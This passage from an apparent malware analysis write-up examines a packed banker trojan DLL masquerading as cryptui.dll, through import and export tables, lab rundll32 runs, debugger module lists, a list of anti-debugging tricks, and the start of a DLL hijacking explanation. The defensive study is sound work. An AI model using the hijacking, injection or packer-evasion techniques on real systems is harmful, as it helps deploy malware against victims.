Thus, at this point, the IAT is useless for us because it is 100% from the packer. Anyway, the **IDA Pro** provides us the **Imports** as supplemental information, as shown below:


Address	Ordinal	Name	Library
65FB1000		DeleteCriticalSection	KERNEL32
65FB1008		__dllonexit	msvcrt
65FB1010		WTSSendMessageW	WTSAPI32
65FB1018		LoadLibraryA	KERNEL32
65FB1020		CharUpperBuffW	USER32
65FB1028		RegQueryValueExA	ADVAPI32
65FB1030		LocalAlloc	KERNEL32
65FB1034		GetCurrentProcess	KERNEL32
65FB1038		GetCurrentThread	KERNEL32
65FB103C		LocalFree	KERNEL32
65FB1040		GetModuleFileNameW	KERNEL32
65FB1044		GetProcessAffinityMask	KERNEL32
65FB1048		SetProcessAffinityMask	KERNEL32
65FB104C		SetThreadAffinityMask	KERNEL32
65FB1050		Sleep	KERNEL32
65FB1054		ExitProcess	KERNEL32
65FB1058		GetLastError	KERNEL32
65FB105C		FreeLibrary	KERNEL32
65FB1060		LoadLibraryA	KERNEL32
65FB1064		GetModuleHandleA	KERNEL32
65FB1068		GetProcAddress	KERNEL32
65FB1070		OpenSCManagerW	ADVAPI32
65FB1074		EnumServicesStatusExW	ADVAPI32
65FB1078		OpenServiceW	ADVAPI32
65FB107C		QueryServiceConfigW	ADVAPI32
65FB1080		CloseServiceHandle	ADVAPI32

The respective explanation for each function follows below:

- **DeleteCriticalSection( )** → Releases all resources used by an unowned critical section object.
- **__dllonexit** → Registers a routine to be called at exit time.

- **WTSSendMessageW( )** → Displays a message box on the client desktop of a specified Remote Desktop Services session.
- **LoadLibraryA( )** → Loads the specified module into the address space of the calling process. The specified module may cause other modules to be loaded.
- **CharUpperBuffW( )**→ Converts lowercase characters in a buffer to uppercase characters. The function converts the characters in place.
- **RegQueryValueExA( )** → Retrieves the type and data for the specified value name associated with an open registry key.
- **GetLastError( )** → Retrieves the calling thread's last-error code value. The last-error code is maintained on a per-thread basis. Multiple threads do not overwrite each other's last-error code.
- **GetCurrentThread( )** → Retrieves a pseudo handle for the current thread.
- **SetThreadAffinityMask( )** → Sets a processor affinity mask for the specified thread.
- **Sleep( )** → Suspends the execution of the current thread for a specified interval.
- **GetModuleFileNameW( )** → Retrieves the fully qualified path for the file containing the specified module.
- **FreeLibrary( )** → Decrements the reference count of the loaded DLL. When the reference count reaches zero, the module is unmapped from the address space of the calling process.
- **LoadLibraryA( )** → Maps the specified executable module into the address space of the calling process.
- **GetModuleHandleA( )** → Retrieves a module handle for the specified module.
- **GetProcAddress( )** → Retrieves the address of an exported function or variable from the specified DLL.
- **LocalAlloc( )** → Allocates the specified number of bytes from the heap.
- **LocalFree( )** → Frees the specified local memory object and invalidates its handle
- **GetCurrentProcess( )** → Retrieves a pseudo handle for the current process.
- **GetProcessAffinityMask( )** → Retrieves a process affinity mask for the specified process and the system affinity mask for the system.
- **SetProcessAffinityMask( )** → Sets a processor affinity mask for the threads of a specified process.
- **ExitProcess( )** → Ends the calling process and all its threads.
- **OpenSCManagerW( )** → Establishes a connection to the service control manager on the specified computer and opens the specified service control manager database.
- **EnumServicesStatusExW( )** → Enumerates services in the specified service control manager database based on the specified information level.
- **OpenServiceW( )** → Opens an existing service.
- **QueryServiceConfigW( )** → Retrieves the configuration parameters of the specified service.
- **CloseServiceHandle( )** → Closes the specified handle to a service control manager object or a service object.


As supplemental information, we have tried the **Dependency Walker** tool for checking the DLLs. The advantage of this tool is that we can examine all DLLs related to our malware, which functions from each DLL are used and other details that could be useful for our case as shown below:



Unpacking and basic dyn./static analysis

This malware is packed (probably using VMProtect) and it may be using several **anti-vm protections** for preventing to be analyzed using a virtual environment like VMware and Virtualbox. Anyway, as it is a DLL, we have tried to discover the **DLL entry points** for performing a simple test on the command line using **rundll32.exe** later. As you should remember, we have found the entry points by using **pecheck.py** tool previously. However, there are many ways for finding the same information.

By using IDA Pro, we found the following export information:


Exports

Name	Address	Ordinal
CryptUIDlgCertMgr	65D81600	1
DllMain(x,x,x)	65D81730	2
a8u34tA	65D81610	3
TlsCallback_0	65FA2546	
TlsCallback_1	65D818A0	
TlsCallback_2	65D81850	
DllEntryPoint	661797BB	[main entry]


Line 7 of 7


Few points are important here:

1. As **pecheck.py** has shown, the malware has three main entry points:
    a. CryptUIDlgCertMgr
    b. DllMain@12
    c. a8u34tA


2. There are **TLS exported functions**, so the malware might be performing some activity before reaching the **main entry point**.

According to IDA Pro, the related exported code is:





Similar information is also shown by using **PE Bear** tool (https://hshrzd.wordpress.com/pe-bear/, **written by Hasherezade**):



Offset	Name	Value	Meaning
11AD4	Characteristics	0	
11AD8	TimeDateStamp	0	
11ADC	MajorVersion	0	
11ADE	MinorVersion	0	
11AE0	Name	22353F	wKZ3vc.dll
11AE4	Base	1	
11AE8	NumberOfFunc...	3	
11AEC	NumberOfNames	3	
11AF0	AddressOfFunc...	2234FC	
11AF4	AddressOfNames	22350E	
11AF8	AddressOfNam...	223508	

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
11AFC	1	1600	22351A	CryptUIDlgCert...	
11B00	2	1730	22352C	DllMain@12	
11B04	3	1610	223537	a8u34tA	


At first time, I tried running the malware by using all these exported entry points, but I didn't get anything relevant because the malware stopped (probably because that **ExitProcess( )** function that we have seen previously):

C:\analysis> **rundll32.exe banker_trojan.dll,CryptUIDlgCertMgr**
C:\analysis> **rundll32.exe banker_trojan.dll,DllMain@12**
C:\analysis> **rundll32.exe banker_trojan.dll,a8u34tA**

During these command executions, I kept running tools such as **Process Monitoring** (excluding several unrelated processes), **Process Explorer**, **TcpView** and **Wireshark** (in my particular case, I have setup up few filters such as ***!ssdp && !ipv6*** and so on…). As it is a DLL that is protected by a very powerful packer, so I have already assumed as hypothesis that nothing would correctly happen. I tried using a debugger (**x64dbg and OllyDbg**), but it didn't worked too because the possible protections of the malware (specifically, from its packer) that prevented it. Actually, nothing really special has come up. ☹

Eventually, there two interesting side notes that I can mention here:

1. If the reader to pay attention at IDA Pro color bar, you will realize that most malware is presented as unexplored, so confirming the packed status of the malware.



2. When I don't find the appropriate export function, so **I make up one fake.** This could **force the DLL to be loaded on memory** and, eventually, it could be automatically decrypted. Sometimes, it works (you could dump the DLL from memory and check it on IDA Pro for checking whether the colors changed).

Thus, at this point, I had two quick available options:

1. **Try to run the DLL and bypassing all VMProtect tricks**. It is not so hard because there are several plugins and techniques for accomplishing this goal.
2. Because I didn't the original malware executable (I had only the DLL**), I could try to find what executable on Windows could be using this DLL.**


If we took the first path as the definitive solution, I would have to bypass few protections tricks such as:

- **BeingDebug** → It is value from PEB used by most packers for checking any debugger running.
- **NtGlobalFlag** / **HeapFlags** / **StartupInfo** / **NtQueryInformationProcess** / **NtClose** → anti-debugger tricks.
- **Removing the Entry Point breakpoint** → typical from VMProtect packer.
- **Stop at TLS code** (remember: our malware code has a TLS section)
- **Skip any Entry Point outside of the main code** → typical from VMProtect packer.

Unfortunately, I don't have enough time to comments all these tricks here. Nevertheless, I have lectured a talk in **BSIDES Sao Paulo 2017** explaining about few of these anti-debugging techniques (**Malwares: Introduction to few Anti-Forensics and Unpacking Techniques, by Alexandre Borges** http://www.blackstormsecurity.com/docs/BSIDES_2017_B_version.pdf)

Therefore, taking the first option as a simple experiment, when I run the DLL in the debugger (bypassing all VMProtect techniques by using a collection of plugins), I could not see any new connection on **TCPView** and **Wireshark** tools. At same way, none new process was launched and all new files created in the file system were normal, supposedly.

From **OllyDbg tool**, the following modules (**Executable Modules window**) have come during the test running the DLL alone, as shown below:




Executable modules

Base	Size	Entry	Name	File version	Path
00400000	00060000	00410070	loaddll		C:\Binaries\odbg110\loaddll.exe
65D80000	003FB000	661797BB	banker_t		C:\analysis\banker_trojan.dll
73E60000	0000D000	73E611E0	wtsapi32	6.1.7601.17514	C:\Windows\System32\wtsapi32.dll
73FA0000	00013000	73FA1D3F	dwmapi	6.1.7600.16385	C:\Windows\System32\dwmapi.dll
743B0000	00040000	743BA2DD	uxtheme	6.1.7600.16385	C:\Windows\System32\uxtheme.dll
75530000	0000C000	755310E1	cryptbas	6.1.7600.16385	C:\Windows\System32\cryptbase.dll
75890000	0004A000	75897DE0	KernelBa	6.1.7600.16385	C:\Windows\System32\KernelBase.dll
76730000	000A0000	76744965	advapi32	6.1.7600.16385	C:\Windows\System32\advapi32.dll
76830000	0000A000	7683136C	lpk	6.1.7600.16385	C:\Windows\System32\lpk.dll
76840000	0009D000	76873FD7	usp10	1.0626.7601.175	C:\Windows\System32\usp10.dll
768F0000	0001F000	768F1355	imm32	6.1.7601.17514	C:\Windows\System32\imm32.dll
76B10000	000A1000	76B42433	rpcrt4	6.1.7600.16385	C:\Windows\System32\rpcrt4.dll
76C10000	0008F000	76C13FB1	oleaut32	6.1.7601.17514	C:\Windows\System32\oleaut32.dll
76CA0000	0004E000	76CA9C09	gdi32	6.1.7601.17514	C:\Windows\System32\gdi32.dll
76CF0000	00083000	76CF23D2	clbcatq	2001.12.8530.16	C:\Windows\System32\clbcatq.dll
76D80000	000C9000	76D9D711	user32	6.1.7601.17514	C:\Windows\System32\user32.dll
77150000	000AC000	7715A472	msvcrt	7.0.7600.16385	C:\Windows\System32\msvcrt.dll
77200000	000D4000	7724BDE4	kernel32	6.1.7600.16385	C:\Windows\System32\kernel32.dll
772E0000	0015C000	7732BA3D	ole32	6.1.7600.16385	C:\Windows\System32\ole32.dll
77470000	00019000	77474975	sechost	6.1.7600.16385	C:\Windows\System32\sechost.dll
77490000	0013C000	77490000	ntdll	6.1.7600.16385	C:\Windows\System32\ntdll.dll
775F0000	000CC000	775F168B	msctf	6.1.7600.16385	C:\Windows\System32\msctf.dll
776D0000	00001000	776D0000	apisetsc	6.1.7600.16385	C:\Windows\System32\apisetschema.dll

As we can see, there is not any strange module and it was expected because we have run only the DLL alone.

During the same test, I have also collected the **Memory Map** and tried to check all segments for any interesting content (usually marked with **RWE permission**, but not always) such as **executable/dlls** (containing the **MZ indicator**) and **configuration files** (for example, a JSON file). Unfortunately, I didn't have lucky.

It follows the referred **Memory Map window** with appropriate indication:



Afterwards, I have tried another approach by finding a real application that could use our malicious DLL and, of course, it would be also able to "activate" the "special" features of the malware.

The malicious DLL file has three exports, but only one of them is really interesting: **CryptUIDlgCertMgr.** Searching this word on Google, I was able to find the following relevant information:

- Indeed, **CryptUIDlgCertMgr** is a function that displays a dialog box that allows the user to manage certificates.


- Its signature is:

  BOOL WINAPI **CryptUIDlgCertMgr** (
  _In_ PCCRYPTUI_CERT_MGR_STRUCT pCryptUICertMgr)

- The DLL related to it is the **Cryptui.dll**.
- One probably application that uses the **cryptui.dll** is the **certmgr.exe** application.

It is wonderful! There is a good chance of our malicious DLL file, which its internal name is **wKZ3vc.dll** , to be really the **cryptui.dll**. Of course, it must be tested.

Before proceeding in a blind adventure, I have searched the **cryptui.dll** on my Windows 7 x86 system and I could find it at **C:\Windows\System32** directory. Thus, I have examined it on **CFF Explorer** as shown below:



It is a good clue! The true **cryptui.dll** also has the **same exported function**, so we have a bigger chance of having a fake DLL (our malicious DLL) in our hands.

On my system, the **certmgr.exe application** is at ***C:\Program Files\Windows Kits\10\bin\x86*** directory. Therefore, eventually we found valuable information. As this malicious DLL was sent to me without any else file, so there is good possibility that the original malware has dropped an executable similar or equal to the **certmgr.exe** file.

The question is: how can we change the true **cryptui.dll file** by the fake one? In real cases, it is not possible simply to copy the malicious DLL over the true one because Windows would prevent us in doing it.

Therefore, a new decision should be done at this point:

- We could **inject the malicious DLL** (renamed to **cryptui.dll** too) into the **certmgr.exe** tool, forcing it to execute the malicious code. Of course, there are few tricks that must be used for accomplishing successfully and without facing side effects.

- Another option was to perform a **DLL hijacking**. In other words, put the infected DLL at another directory that is searched before the *C:\Windows\System32* directory.

Honestly, I used the first approach when I solved this malware. However, it is more error-prone and not so easy to explain it. Furthermore, probably it is not the original method used by the malware (remember: we only have the malicious DLL). Therefore, we are going to follow the **DLL hijack** way.

The reader probably remember that there many methods for making injections of executable files (.exe /.dll) as well shellcodes, but understanding the **Window DLL search order** makes the malware authors' life easier because it is not necessary to alter Registry keys, make hooking or even changing the executable. Usually, applications load DLLs by using its respective name (for example, **uxtheme.dll**) rather using the complete path (*C:\Windows\System32\uxtheme.dll*) on disk and it could be a problem.

The DLL search order (this is the standard sequence, with the **safe DLL search mode setting disabled**) used by Windows is:

1. The Windows looks for the same DLL module on memory. If the DLL is already loaded, so the Windows won't search for the DLL again.
